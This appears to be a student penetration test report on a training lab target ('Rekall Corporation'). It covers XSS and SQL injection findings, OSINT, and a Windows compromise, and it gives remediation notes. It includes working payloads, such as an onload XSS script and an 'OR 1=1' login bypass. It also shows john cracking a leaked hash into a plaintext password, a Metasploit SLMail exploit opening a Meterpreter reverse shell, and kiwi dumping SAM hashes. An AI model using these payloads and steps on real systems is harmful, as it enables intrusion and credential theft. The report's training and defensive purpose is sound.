



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Team 1
Contact Name	Dylan Strube, Grant Trotter, Jonathan Turner, Kevin Kuhn
Contact Title	Penetration Testers

Document History

Version	Date	Author(s)	Comments
001	02/22/24	Dylan Strube, Grant Trotter, Kevin Kuhn, Jonathan Turner	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized four strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There were some input restrictions when testing for XSS
- There was some input validation on the Login page
- Encryption/Cryptography utilized
- Architecture


Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web page vulnerable to Cross Site Scripting (XSS)
- Web page vulnerable to SQL injection
- Vulnerable to persistent backdoors
- Open source exposed data
- Apache Struts vulnerability id 97610
- Outdated Software
- Shell Shock

Executive Summary

During the first stages of our penetration test we were seeing what vulnerabilities lie in the web server. One of these found vulnerabilities was Cross Site Scripting (XSS). On the welcome page under “Begin by entering your name below!” you are able to enter a script: **<body onload=“alert(‘ALERT’)”>**, which allows us to display a popup. This also worked on the comment.php page under the “leave a comment” section.



Continuing the search for vulnerabilities on the web server, we were also able to find an extremely critical vulnerability being SQL injection. On the Login.php page under the “Login” portion, we were able to use a SQL injection script, which displayed information not meant for us to see.

The screenshot shows a web browser window with the URL `192.168.14.35/Login.php`. The page header features the Rekall Corporation logo and navigation links: Home, About Rekall, Welcome, VR Planner, and Login. The main content area is titled "User Login" and contains the text "Please login with your user credentials!". Below this, there are input fields for "Login:" and "Password:". The "Login:" field contains the payload `' OR 1=1-- ' AND password = 'foo'`. A "Login" button is visible. Below the login form, the text "Congrats, flag 7 is bcs92sjsk233" is displayed, indicating a successful login.

User Login

Please login with your user credentials!

Login:
' OR 1=1-- ' AND password = 'foo'

Password:

Login

User Login

Please login with your user credentials!

Login:

Password:

Login

Congrats, flag 7 is bcs92sjsk233


Another compromising aspect of our investigation was the very easily-accessible addresses able to be found after simple Domain Dossier investigations. Through this, we were able to discover

personal information about the creator of Rekall Corporation's website

Queried whois.godaddy.com with "totalrekall.xyz"...

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2024-02-03T15:15:56Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2025-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
~ * ~
```


With a little more research, we were able to find complete one for one logs on the web certificates and their exact logs. This in itself is not dangerous if not for the lack of base protections on it. From here, various attacks can occur and be unpredictable.

crt.sh Identity Search  Source by issuer									
Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'									
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name		
	9436188643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2		
	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository, CN=GoDaddy Secure Certificate Authority - G2		
	6095238637	2022-02-02	2022-02-02	2022-05-03	flag3-7euwehd totalrekall.xyz	flag3-7euwehd totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA		
	6095138716	2022-02-02	2022-02-02	2022-05-03	flag3-7euwehd totalrekall.xyz	flag3-7euwehd totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA		
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA		
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL, RSA Domain Secure Site CA		
					totalrekall.xyz	totalrekall.xyz			
					www.totalrekall.xyz	www.totalrekall.xyz			

© Sectigo Limited 2015-2024. All rights reserved.



During the final stages of our penetration testing we found several vulnerabilities on the Windows OS. Using OSINT, we found a username and hashed credentials in a file on the company's GitHub.

site / xampp.users 



totalrekall Added site backup files

Code

Blame

1 lines (1 loc) · 46 Bytes

```
1      trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```

After downloading the file and using john to unhash the credentials, the login information was found.

```
(root@kali)~[~]
# cd Downloads

(root@kali)~[~/Downloads]
# john xampp.users
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (trivera)
lg 0:00:00:00 DONE 2/3 (2024-02-22 15:42) 11.11g/s 13933p/s 13933c/s 13933C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@kali)~[~/Downloads]
#
```

After analyzing the nmap for 172.22.117.20 we found that the SMTP port 25 AND on POP3 port 110 were open. Using the Metasploit module for that version of SLMail, we exploited the vulnerability and launched a shell into it

```
File Actions Edit View Help
Exploit target:
  Id  Name
  --  --
  0    Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:65172 ) at 2024-02-22 16:07:14 -0500

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    32      fil      2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-   3358      fil      2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-   1840      fil      2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-   3793      fil      2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-   4371      fil      2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-   1940      fil      2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-   1991      fil      2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-   2210      fil      2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-   2831      fil      2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-   1991      fil      2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-   2366      fil      2024-02-08 19:47:54 -0500  maillog.008
100666/rw-rw-rw-   2366      fil      2024-02-12 19:37:51 -0500  maillog.009
100666/rw-rw-rw-   2315      fil      2024-02-14 19:32:00 -0500  maillog.00a
100666/rw-rw-rw-   2366      fil      2024-02-22 15:30:12 -0500  maillog.00b
100666/rw-rw-rw-   1509      fil      2024-02-22 16:07:13 -0500  maillog.txt

meterpreter > cat flag4.txt
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > █
```

The final vulnerability found was when we were still in the shell launched into SLMail. Using kiwi on Metasploit, the command `lsa_dump_sam` to enable kiwi to access the local Security Account Manager (SAM) NT hashes and list usernames with their associated hashes. Putting the hashes in a file and running john on it allowed us to gain access to the credentials.

```
(root@kali)~[~/Downloads]
# john flag6.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (?)
lg 0:00:00:00 DONE 2/3 (2024-02-22 16:32) 14.28g/s 1278Kp/s 1278Kc/s 1278Kc/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(root@kali)~[~/Downloads]
```

Summary Vulnerability Overview

[illegible]


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	<ul style="list-style-type: none"> 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Ports	21, 22, 25, 80, 110


Exploitation Risk	Total
Critical	6
High	1

Medium	0
Low	0


Vulnerability Findings

Vulnerability 1	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Under the "Login.php" page under the "Login:" portion, we were able to use SQL injection to display information that was not meant to be displayed. This could potentially lead to an attacker accessing information written into the html file. With this access it leaves the web page extremely vulnerable
Images	
Affected Hosts	totalrekall.xyz


Remediation	Make sure there is proper input validation put in place
-------------	---

Vulnerability 2	Findings
Title	Cross Site Scripting (XSS)
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Using the script input <code><body onload=" alert('ALERT')"></code> onto the welcome page under "Begin by entering your name below!", as well as on the comments.php page, we were able to get an alert to display anything we wanted. In the alert we simply used the word "ALERT", however we could display what we choose, which has potential to lead users to spoofed web pages allowing for attackers to potentially steal cookies, or key log the victims data
Images	 <p>The top screenshot shows a web browser window with the URL <code>192.168.14.35/Welcome.php?payload=body+onload%3D%27alert%28%27ALERT%27%27%3E</code>. The page displays the Rekall Corporation logo and a welcome message. An alert box with the text "ALERT" is visible over the "Begin by entering your name below!" section. The bottom screenshot shows the same browser window with the URL <code>192.168.14.35/comments.php</code>. The page displays the Rekall Corporation logo and a form for leaving comments. An alert box with the text "ALERT" is visible over the comment input field.</p>

Affected Hosts	totalrekall.xyz
Remediation	Make sure there are proper input validations put in place

Vulnerability 3	Findings
Title	OSINT
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Critical
Description	Found a file containing a hashed password on totalrekall's GitHub page. After downloading the file and using john, the password for trivera was provided.
Images	 <pre> (root@kali)~[~] # cd Downloads (root@kali)~[~/Downloads] # john xampp.users Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format-md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0:00:00:00 DONE 2/3 (2024-02-22 15:42) 11.11g/s 13933p/s 13933c/s 